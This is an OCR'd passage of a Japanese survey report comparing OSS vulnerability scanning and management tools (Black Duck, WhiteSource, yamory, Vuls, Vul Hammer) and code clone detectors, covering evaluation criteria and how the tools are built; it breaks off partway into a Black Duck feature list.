- ソースコード／バイナリ、パッケージ／コンテナ、サーバ、組み込み／Webなどへの対応範囲（範囲 x 精度の両面から評価が必要）
- CI/CDプラットフォームとの連携可否
- 各種システムとの連携可否
- コスト x
- Etc.

機能・サイズ

- 参照データベースの数・種類
- ソースファイル
- コンポーネント
- 検出部のパース精度、DB内データとのマッチング精度
- OSSの依存関係分析機能
- スキャンやDB構築時の処理速度
- 新たな脆弱性が検知された際の通知機能及び柔軟性
- Etc.

OSSの成り立ち、技術以外の分析

- コミュニティ・レビュー、メンテナンスなど


②-C-2．OSS脆弱性管理ツールに求められるポイント

- OSINTでの調査で得られた、OSS脆弱性スキャン・管理ツールに求められる主なポイントは以下となっている。

  - スキャン対象の幅と精度
    - OSSがさらに別のOSSを取り込んでいる「Deep License」の検証およびパッケージ毎の依存関係など
  - スキャン可能なプログラミング言語(パッケージマネージャ)やOSのディストリビューションの範囲
    - ソースコード／バイナリ、パッケージ／コンテナ、サーバ、組み込み／Webなどへの対応範囲。対応範囲が広くても精度が悪くては問題
  - 検出部のパース精度、DB内データとのマッチング精度
    - 検出のバックグラウンドで吐き出される脆弱性ID,パッケージIDなどKey情報となる中間データはあるか
  - 脆弱性DBの量と質
    - NVDで公開される脆弱性は84%、NVD以外のDBの情報源をどれだけ持っているか
  - 脆弱性検知後のハンドリング・ユーザビリティ（以下関連事項）
  - 新たな脆弱性が検知された際の通知機能及び柔軟性
    - 検査によって検出された脆弱性の可視化。利用者が使用していない部分の検出結果排除。
  - 検出された脆弱性のトリアージ機能の有無
  - スキャンやDB構築時の処理速度
  - CI/CDプラットフォームとの連携可否
  - 各種システムとの連携可否


②-C-3. 各種OSS脆弱性管理ツールとソフトウェアライフサイクルの関係

- 本レポートで調査したOSS脆弱性管理ツール(含クローンコード検知)の開発ライフサイクルにおける主な使用機会をマッピングする。




②-C-4. 各種OSS脆弱性管理ツールの構成 (1)

- 本調査におけるOSS脆弱性管理ツールのおおまかな構成を図に示す。
- 開発フェーズを主とするツール：Black Duck、 WhiteSource、 yamoryがあげられる。Black Duckはオンプレミス環境での提供、WhiteSourceはクラウドサービスでの提供を標準のサービスとしている。Yamoryも含め、これらのツールは実装やテストなどの開発フェーズを主とした利用が想定されるが、Black Duckについてはバイナリスキャンにも対応する事で運用時利用にも応用が可能と考えられる。



②-C-5．各種OSS脆弱性管理ツールの構成 (2)


- 開発フェーズを主とするツール（続き）：脆弱性診断ツールであるyamoryはクラウドサービスで提供されており、システム構成はBlack DuckやWhiteSource に近い。ソースコードではなく、マニフェストファイルをもとにスキャンする構造となっている。




②-C-6. 各種OSS脆弱性管理ツールの構成 (3)

- 運用フェーズを主とする脆弱性管理ツール：VulsはオンプレミスとSaaS（Future VulsはSaaS）、Vul Hammerはオンプレミスとクラウドの両環境で導入が可能となっている。いずれも運用フェーズを主とした利用を想定しており、ユーザが登録したCPEリストに基づいてスキャンを実行する。VulsはVulsサーバが 様々なサイトに対して脆弱性情報を集めに行くのに対して、Vul Hammerを 導入したサーバはCTJの公開サーバから脆弱性情報を取りに行く点が異なっている。

Vulsの構成 ※ Future VulsはSaaSタイプ製品



Vul Hammerの構成



②-C-7．コードクローン検出ツール

- コードクローン検出ツール：コードクローンとはソースコードの中のまったく同じコードの断片や類似したコードの断片で、開発者がソースコードをコピー＆ペーストなどするのが原因でソースコード中に作りこまれる。コードクローンの存在により、あるコード断片にバグが見つかると、そのコードクローン（断片）をすべて探して修正する必要があり、ソフトウエアの保守・メンテナンスの負担増加要因になる。

- 現在オープンソースで配布されているコードクローン検出ツール：ソースコードを一度に読み込み⇒重複（同一）または類似したコード片をすべて検出、結果を主力する方式で、パターン作成作業が不要。
  - 代表的なコードクローン検出ツール
    - CCFinder（現バージョン、CCFinder X）
    - Sider
    - Duploc
    - CloneDR
    - Clonedigger


- 現状、これらのツールは開発フェーズを主として用いられている。

- それぞれ、検出方式（粒度やマッチングアルゴリズム）、対応言語の範囲などが異なっているが、多くがオープンソースでGithubなどから入手でき、検出結果が出力・視覚化され、修正やリファクタリング作業などに活用できる機能が提供されている。

②-C-8. OSS脆弱性管理ツール概要 (1)：Black Duck (1)

- Black Duckは米国Synopsys社が販売するSCA(Software Composition Analysis)ツール。アプリケーションやコンテナに含まれるOSS及びサードパーティのコードから生じるセキュリティ、品質、ライセンス・コンプライアンス上のリスク管理を支援。日本ではSynopsysの直販を含め、NEC、日立ソリューションズ、東芝情報システムなど複数の代理店が販売・サポート業務を行っている（今回の調査ではSynopsys社にサポートをいただいた）。
- 特徴
  - 常に最新のOSS情報を参照可能
    SynopsysのCybersecurity Research Center (CyRC)がフォージやリポジトリから収集した400万件を超えるOSSコンポーネントを網羅するOSSプロジェクト、約2,650種のライセンスタイプ、13万件を超える脆弱性情報に関する包括的なデータベース Black Duck Security Advisories (BDSA)を常時更新
  - 多様なプログラム環境に対応
    ソースコードがあれば言語に関係なくハッシュ値でのマッチングが可能。最適化済み(対応するパッケージマネージャにも対応)の言語はCやJavaなど15以上(随時更新)
  - 多くのツールとの連携が可能
    IDE、パッケージ・マネージャ、CI/CD、問題追跡ツールなど、ほとんどのポピュラーな開発ツールやREST APIに対して使いやすいOSS統合が利用可能
  - 多角的・包括的なリスク検出
    バイナリ、コンテナイメージの解析のほか、コードに組み込まれているOSSの“スニペット(プログラムの一部分を流用したもの)”までもを特定して可視化
  - 多くのツールやシステム環境を統合的にサポート
    一般的なビルドツールやCIサーバと統合し、OSS管理が可能

Black Duck対応ツール例




Black Duck ナレッジベース　*2020 2月更新

②-C-9．OSS脆弱性管理ツール概要 (2)：Black Duck (2)

- 主な機能
  - 自動認識とWebベースGUI
